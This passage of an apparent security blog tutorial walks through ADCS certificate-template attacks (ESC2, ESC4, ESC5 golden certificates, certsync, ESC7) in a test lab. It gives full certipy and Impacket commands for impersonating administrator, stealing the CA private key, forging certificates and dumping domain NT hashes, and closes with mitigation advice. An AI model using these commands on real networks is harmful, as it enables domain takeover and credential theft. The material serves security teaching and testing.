
```
0
Template Name           : ESC2
Display Name            : ESC2
Certificate Authorities  : CA
Enabled                 : True
Client Authentication   : True
Enrollment Agent       : True
Any Purpose             : True
Enrollee Supplies Subject : False
Certificate Name Flag    : SubjectAltRequireDns
Enrollment Flag        : AutoEnrollment
                        : PublishToDns
Private Key Flag        : 16842752
Extended Key Usage      : Any Purpose
Requires Manager Approval : False
Requires Key Archival   : False
Authorized Signatures Required : 0
Validity Period         : 1 year
Renewal Period          : 6 weeks
Minimum RSA Key Length  : 2048
Permissions
  Enrollment Permissions
    Enrollment Rights    : TESTLAB.LOC\Domain Computers
                        : TESTLAB.LOC\Authenticated Users
[!] Vulnerabilities
  ESC2                  : 'TESTLAB.LOC\Domain Computers' and 'TESTLAB.LOC\Authenticated Users' can enroll and template can be used for any purpose
  ESC3                  : 'TESTLAB.LOC\Domain Computers' and 'TESTLAB.LOC\Authenticated Users' can enroll and template has Certificate Request Agent ECU set
1
```

BloodHound doesn't have a relationship specific to ESC2, but if there are any vulnerable templates they will come out when using the ESC3 query. If we want to check manually who can enroll on Any Purpose templates we can use this query instead:

```

MATCH q=(u)-[:Enroll]->(c:CertTemplate)
WHERE "2.5.29.37.0" IN c.effectiveekus
AND NOT u.objectid ENDS WITH "-512"
AND NOT u.objectid ENDS WITH "-519"
RETURN q

```



Exploitation is identical to ESC3.

ESC4 (Write Right on Template)

A template is vulnerable to ESC4 when unprivileged users have write permissions on it: this gives them the ability to modify the template configuration, allowing an attacker to make it vulnerable to ESC1 by enabling the SAN and adding client authentication EKUs.

Press enter or click to view image in full size

```

Object Control Permissions
  Owner                : TESTLAB.LOC\Administrator
  Write Owner Principals : TESTLAB.LOC\Domain Admins
                        : TESTLAB.LOC\Enterprise Admins
                        : TESTLAB.LOC\Authenticated Users
  Write Dacl Principals : TESTLAB.LOC\Domain Admins
                        : TESTLAB.LOC\Enterprise Admins
                        : TESTLAB.LOC\Authenticated Users
  Write Property Principals : TESTLAB.LOC\Domain Admins
                        : TESTLAB.LOC\Enterprise Admins
                        : TESTLAB.LOC\Authenticated Users
                        : TESTLAB.LOC\Administrator

[!] Vulnerabilities
ESC4 : 'TESTLAB.LOC\Authenticated Users' has dangerous permissions

```


On BloodHound we can use the ADCSESC4 relationship to find principals with write permissions on templates:

```

MATCH q=(u)-[:ADCSESC4]->()
WHERE NOT u.objectid ENDS WITH "-500"
RETURN q

```

Press enter or click to view image in full size



certipy exploits ESC4 by turning the target template vulnerable to ESC1: since we are changing the configuration we should make sure to run the template command with the `-save-old` flag to create a backup of the original configuration, this also performs the configuration change automatically:

```
certipy template -u pirelli@testlab.loc -template ESC4 -save-old -p 'Peepee!1' -dc-ip 192.168.0.100
```

Now we can exploit this template like a normal ESC1, so with the `req` command and specifying a target user to impersonate:

```
certipy req -u pirelli@testlab.loc -template ESC4 -upn administrator@testlab.loc -ca CA -dc-ip 192.168.0.100 -target-ip 192.168.0.105 -p 'Peepee!1'
```

Once we don't need any more certificates from the vulnerable template we run `template` again but with `-configuration` to return the template to its original state:

```
certipy template -u pirelli@testlab.loc -template ESC4 -configuration ESC4.json -p 'Peepee!1'
```

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ certipy template -u pirelli@testlab.loc -template ESC4 -save-old -p 'Peepee!1'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'ESC4' to 'ESC4.json'
[*] Updating certificate template 'ESC4'
[*] Successfully updated 'ESC4'

(giulio@giulioKali2024)-[~]
$ certipy req -u pirelli@testlab.loc -template ESC4 -upn administrator@testlab.loc -ca CA -dc-ip 192.168.0.100 -target-ip 192.168.0.105
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 21
[*] Got certificate with UPN 'administrator@testlab.loc'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'

(giulio@giulioKali2024)-[~]
$ certipy auth -pfx administrator.pfx -dc-ip 192.168.0.100
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@testlab.loc
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@testlab.loc': aad3b435b51404eeaad3b435b51404ee:1644e9777bc1c3c2d8a56203ef977cf2

(giulio@giulioKali2024)-[~]
$ certipy template -u pirelli@testlab.loc -template ESC4 -configuration ESC4.json -p 'Peepee!1'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'ESC4'
[*] Successfully updated 'ESC4'
```

ESC5 (Vulnerable PKI Object Access Control) — Golden Certificates

ESC5 is perhaps the most nebulous of ADACS vulnerabilities, it's found when unprivileged users can control AD objects which allow to compromise the PKI to some degree. A lot of objects fall under this category, but we're only going to see the enterprise CA's machine account object, as control over the other objects is much rarer and harder to exploit.


If unprivileged users can control the CA's machine account they can compromise the host itself through resource-based constrained delegation (RBCD), shadow credentials, or other methods based on the exploitation of write access rights.

With these methods an attacker can either become one of the CA's local administrators and then execute a backup of the CA's private key: anyone with a copy of this key can forge certificates for any template issued to any user, therefore this attack is called Golden Certificate.

BloodHound has a GoldenCert relationship with which we can see which users can execute the key backup, we can add it to a typical [RBCD query](#) to find principals who can take over a CA and compromise the domain with golden certificates:

```
MATCH q=(u{admincount:false})-
[:GenericAll|GenericWrite|Owns|WriteDacl|WriteAccountRestrictions|AllowedToAct]
->()-[:GoldenCert]->()
RETURN q
```

Press enter or click to view image in full size



In this lab I set up a user with GenericWrite permissions over the CA machine account, making it possible to take over the computer with RBCD:

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ addcomputer.py testlab.loc/tantani -dc-ip 192.168.0.222 -computer-name rbcdCA -computer-pass 'AAAAaaaa!1'
Impacket v0.12.0.dev1+20240725.125704.9f36a10e - Copyright 2023 Fortra

Password:
[*] Successfully added machine account rbcdCA$ with password AAAAAaaa!1.

(giulio@giulioKali2024)-[~]
$ rbcd.py -action write -delegate-to ca$ -delegate-from rbcdCA$ -dc-ip 192.168.0.222 testlab.loc/tantani:'AAAAaaaa!1'
Impacket v0.12.0.dev1+20240725.125704.9f36a10e - Copyright 2023 Fortra

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] rbcdCA$ can now impersonate users on ca$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*] rbcdCA$ (S-1-5-21-468850449-443632263-3846461648-1109)
```

The hash of the local administrator is extracted with secretsdump:

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ getST.py -spn cifs/ca -impersonate administrator -dc-ip 192.168.0.222 testlab.loc/rbcdCA$:'AAAAaaaa!1'
Impacket v0.12.0.dev1+20240725.125704.9f36a10e - Copyright 2023 Fortra

[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@cifs_ca@TESTLAB.LOC.ccache

(giulio@giulioKali2024)-[~]
$ export KRB5CCNAME=administrator@cifs_ca@TESTLAB.LOC.ccache

(giulio@giulioKali2024)-[~]
$ secretsdump.py -k -no-pass @ca
Impacket v0.12.0.dev1+20240725.125704.9f36a10e - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xabcd121cc7bc57475f229b01cee79fb3e
[*] Dumping local SAM hashes (uid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1644e9777bc1c3c2d8a56203ef977cf2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

The local admin credentials are then used to perform the backup of the private key:

```
certipy ca -backup -username administrator -ca CA -target-ip 192.168.0.223 -hashes 1644e9777bc1c3c2d8a56203ef977cf2
```


Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ certipy ca -backup -username administrator -ca CA -target-ip 192.168.0.223 -hashes 1644e9777bc1c3c2d8a56203ef977cf2
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Creating new service
[*] Creating backup
[*] Retrieving backup
[*] Got certificate and private key
[*] Saved certificate and private key to 'CA.pfx'
[*] Cleaning up
```

If we already have privileged code execution on a CA we can backup the key using the default ADCS administration PowerShell module:

```
Backup-CARoleService -Path C:\CA_Backup -KeyOnly
```

This cmdlet creates a .p12 file, it's identical to a .pfx file so we can just rename it and use it like usual. With the certificate and key in our hands we can forge certificates for arbitrary users:

```
certipy forge -ca-pfx CA.pfx -upn administrator@testlab.loc -subject
'CN=Administrator,CN=Users,DC=testlab,DC=loc' -crl ldap://nonexistent.loc -sid S-1-5-21-468850449-443632263-3846461648-500
```

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ certipy forge -ca-pfx CA.pfx -upn administrator@testlab.loc -subject 'CN=Administrator,CN=Users,DC=testlab,DC=loc' \
-crl ldap://nonexistent.loc -sid S-1-5-21-468850449-443632263-3846461648-500
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Saved forged certificate and private key to 'administrator_forged.pfx'

(giulio@giulioKali2024)-[~]
$ certipy auth -dc-ip 192.168.0.222 -pfx administrator_forged.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@testlab.loc
[*] Trying to get TGT ...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@testlab.loc': aad3b435b51404eeaad3b435b51404ee:1644e9777bc1c3c2d8a56203ef977cf2
```

-crl is a parameter that specifies the location (usually HTTP or LDAP URL) of a Certificate Revocation List, which are lists of revoked certificates used by the DC to make sure the certificate you're authenticating with hasn't been revoked, omitting this flag is likely going to cause a KDC_ERR_CLIENT_NOT_TRUSTED error, since the DC can't trust the provided certificate is still valid if you're not providing a CRL URL. Luckily we don't need a real CRL, a non-existing URL works just fine ([unless OCSP is employed instead](#)).

-sid on the other hand is the SID of the user we are forging the certificate for, it's only necessary when the DC has been patched against Certifried.

There is however a way for system administrators to prevent unauthorized private key backups: Hardware Security Modules (HSM). An HSM is a device whose entire purpose is protecting cryptographic keys, they are hardware modules or devices which safely store

private keys on a TPM: every time a user tries to read the private keys they must pass a form of single or multi factor authentication.


This way even if we manage to take control of a CA's machine account we won't be able to forge golden certificates if it uses an HSM. Still, if the HSM turns out to be a Yubico YubiHSM2 it's still possible to access the private keys as this particular HSM stores the password required for authentication in the registry: this little exploit earned itself the name of [ESC12](#).

CertSync

I talked about [certsync](#) in my [NTLMv1 article](#): it is a handy tool that uses a combination of golden certificates and PKINIT hash theft to dump the credentials of all domain users, great as an alternative to DCSync when you have CA admin rights.

certsync works by enumerating all domain users from LDAP, backing up the private key of the CA and forging a certificate for each user, to then obtain their NT hash with PKINIT. I realized only recently however that it does not appear to work when the Certifried patch is installed, I think it may be because the tool forges certificates without the `szOID_NTDS_CA_SECURITY_EXT` extension, but I am not 100% sure. Until support for the extension is added the script's utility unfortunately is now limited to unpatched systems.

Press enter or click to view image in full size



```
(giulio@giulioKali2024)-[~/certsync]
$ certsync -u tantani -p 'AAAAaaa!1' -d testlab.loc -dc-ip 192.168.0.100 -ns 192.168.0.100 -ca-ip 192.168.0.105
[*] Collecting userlist, CA info and CRL on LDAP
[*] Found 51 users in LDAP
[*] Found CA CA on SRV-CA.testlab.loc(192.168.0.105)
[*] Dumping CA certificate and private key
[*] Forging certificates for every users. This can take some time ...
[*] PKINIT + UnPAC the hashes
TESTLAB.LOC/Administrator:500:aad3b435b51404eeaad3b435b51404ee:1644e9777bc1c3c2d8a56203ef977cf2 :::
TESTLAB.LOC/SRV-DC$:1000:aad3b435b51404eeaad3b435b51404ee:ee8a8f39b858faab4e1b8e3645240154 :::
TESTLAB.LOC/SRV-CA$:1103:aad3b435b51404eeaad3b435b51404ee:4881690b3491d2313c38ffdc5739da9f :::
TESTLAB.LOC/gpierantoni:1104:aad3b435b51404eeaad3b435b51404ee:2cd7a20d09aa340b4f3b374bd5fd43b2 :::
TESTLAB.LOC/pirelli:1105:aad3b435b51404eeaad3b435b51404ee:c94d2f91b93381755e7bfefd5a2b1fb7 :::
TESTLAB.LOC/tantani:1106:aad3b435b51404eeaad3b435b51404ee:c9030d66549888509e77d602832005ef :::
TESTLAB.LOC/PC-GIGI$:1109:aad3b435b51404eeaad3b435b51404ee:1df8b5db09d9de7bac0d58ad6f162746 :::
```

ESC7 (ManageCA Access Right)


Manage CA is an assignable permission which allows users to modify the CA's configuration, though some settings like template DACL cannot be modified with this role alone. If unprivileged users have this permission over a CA that is trusted for client authentication (through the NTAUTHCertificates object) then the CA is vulnerable to ESC7.

BloodHound has a ManageCA relationship that lets us find all principals with this permission:


```
MATCH p = (u)-[:ManageCA]->( )
WHERE NOT u.objectid ENDS WITH '-512'
```

```
AND NOT u.objectid ENDS WITH '-519'  
RETURN p
```

Press enter or click to view image in full size




The CA itself and its group of local administrators automatically have this permission, but it can be assigned to new users from the Security tab of the Certification Authority snap-in:



The best way to exploit this vulnerability is through the method described by [ly4k](#), author of certpy, which is based around the SubCA template and the ability of CA managers to give themselves the right to approve failed certificate requests.

Specifically, SubCA is a template that comes with ADCS, it's enabled by default, has client authentication EKUs and supports SAN: this would make it a perfect ESC1 candidate

except for the fact that only administrators can enroll:



However any user with Manage CA rights can grant themselves other permissions such as Manage Certificates, an access right giving users the ability to allow pending and failed certificate requests. With Manage Certificates permissions an attacker can submit a CSR for the SubCA template, which once denied can be manually allowed regardless of the attacker's enrollment permissions.

The best thing about this attack is that while it requires SubCA to be enabled AND our user to have Manage Certificates permissions, Manage CA lets us enable the template AND grant ourselves the permission if we don't have it already.

SubCA should be enabled by default but we better check to make sure, for example with certipy's `ca -list-templates` command to find all enabled templates:

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ certipy ca -ca CA -list-templates -username gpierantoni@testlab.loc -dc-ip 192.168.0.100 -target-ip 192.168.0.105
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Enabled certificate templates on 'CA':
ESC1                                True
DirectoryEmailReplication           True
DomainControllerAuthentication      True
KerberosAuthentication              True
EFSRecovery                         True
EFS                                 True
DomainController                   True
WebServer                           True
Machine                             True
User                                True
SubCA                               True
Administrator                       True
```

Or we can simply use the usual `find` command, which by default enumerates every available template:

16

```

Template Name           : SubCA
Display Name            : Subordinate Certification Authority
Certificate Authorities  : CA
Enabled                 : True
Client Authentication   : True
Enrollment Agent       : True
Any Purpose             : True

```

If we don't already have the Manage Certificates access right (we can see this from BloodHound, we should have a ManageCertificates relationship towards the CA) we can make ourselves an "officer" with certipy's `ca -add-officer` command:

```
certipy ca -ca CA -add-officer gpierantoni -username gpierantoni@testlab.loc -dc-ip 192.168.0.100 -target-ip 192.168.0.105 -password 'Foofy!1'
```

SubCA is disabled? Just re-enable it!

```
certipy ca -ca CA -enable-template SubCA -username gpierantoni@testlab.loc -dc-ip 192.168.0.100 -target-ip 192.168.0.105 -password 'Foofy!1'
```

Next we try to enroll for a SubCA certificate, when prompted type "y" to save the private key:

```
certipy req -username gpierantoni@testlab.loc -ca CA -target-ip 192.168.0.105 -dc-ip 192.168.0.100 -template SubCA -upn administrator@testlab.loc -password 'Foofy!1'
```

Press enter or click to view image in full size

```

[giulio@giuliokali2024]~$ certipy req -username gpierantoni@testlab.loc -ca CA -target-ip 192.168.0.105 -dc-ip 192.168.0.100 -template SubCA -upn administrator@testlab.loc -password 'Foofy!1'
Certipy v4.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current user to enroll for this type of certificate.
[*] Request ID is 20
Would you like to save the private key? (y/N) y
[*] Saved private key to 20.key
[-] Failed to request certificate

```

The result is an access denied error, in fact, on the CA we can find the certificate ID shown in certipy among the failed certificate requests, the reason being we don't have the required permissions:

Press enter or click to view image in full size

Certification Aut	Requ...	Binary Request	Request Status Code
CA	4	-----BEGIN NE...	The requested certificate template is not supported by this CA. 0x80094800 (-...
Revoked	5	-----BEGIN NE...	The requested certificate template is not supported by this CA. 0x80094800 (-...
Issued Ce	9	-----BEGIN NE...	The requested certificate template is not supported by this CA. 0x80094800 (-...
Pending f	10	-----BEGIN NE...	The requested certificate template is not supported by this CA. 0x80094800 (-...
Failed Rec	20	-----BEGIN NE...	The permissions on the certificate template do not allow the current user to e...
Certificate			

Despite our user not having the correct enrollment permissions our ManageCA and ManageCertificates permissions let us forcefully issue the certificate, by specifying the request ID shown in certipy's previous command:

```
certipy ca -ca CA -issue-request 20 -username gpierantoni@testlab.loc -dc-ip 192.168.0.100 -target-ip 192.168.0.105 -password 'Foofy!1'
```


Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ certipy ca -ca CA -issue-request 20 -username gpierantoni@testlab.loc -dc-ip 192.168.0.100 -target-ip 192.168.0.105
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Successfully issued certificate
```

The certificate has been issued correctly and can be retrieved with `req -retrieve`:

```
certipy req -username gpierantoni@testlab.loc -ca CA -target-ip 192.168.0.105 -dc-
ip 192.168.0.100 -retrieve 20 -password 'Foofy!1'
```

Press enter or click to view image in full size

```
(giulio@giulioKali2024)-[~]
$ certipy req -username gpierantoni@testlab.loc -ca CA -target-ip 192.168.0.105 -dc-ip 192.168.0.100 -retrieve 20
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Retrieving certificate with ID 20
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@testlab.loc'
[*] Certificate has no object SID
[*] Loaded private key from '20.key'
[*] Saved certificate and private key to 'administrator.pfx'
```

Conclusion

This was only an introduction to the world of ADCS vulnerabilities. A second part will come soon and will cover Certified, ESC9, ESC10 and ESC6, then the third and final (for now?) part will be about less common scenarios like ESC11, ESC13, ESC14, and a few techniques that don't have their own name. If you haven't read it yet and you want to know more about even more ADCS abuse scenarios I have an article [dedicated to the lesser known NDES](#) role.

It's pretty obvious just how easy it is to accidentally introduce vulnerabilities in ADCS: the already mentioned [Certified Pre-Owned](#) paper has a section dedicated to solutions to fix and prevent such misconfiguration, I feel like the most important one is enabling EPA for IIS, as ESC8 is especially common and easy to exploit, or remove the Web Enrollment role altogether if you don't need it.

Finally, the principle of least privilege should be followed religiously in ADCS as well: some administrators may be compelled to give Authenticated Users the Enroll access right on most of the available templates because it's easier, and it happens **a lot**, but by doing this you are handing over the keys of the forest to every user.

References

- <https://posts.specterops.io/certified-pre-owned-d95910965cd2>
- https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf
- <https://posts.specterops.io/certificates-and-pwnage-and-patches-oh-my-8ae0f4304c1d>
- <https://posts.specterops.io/adcs-attack-paths-in-bloodhound-part-1-799f3d3b03cf>

- <https://posts.specterops.io/adcs-attack-paths-in-bloodhound-part-2-ac7f925d1547>
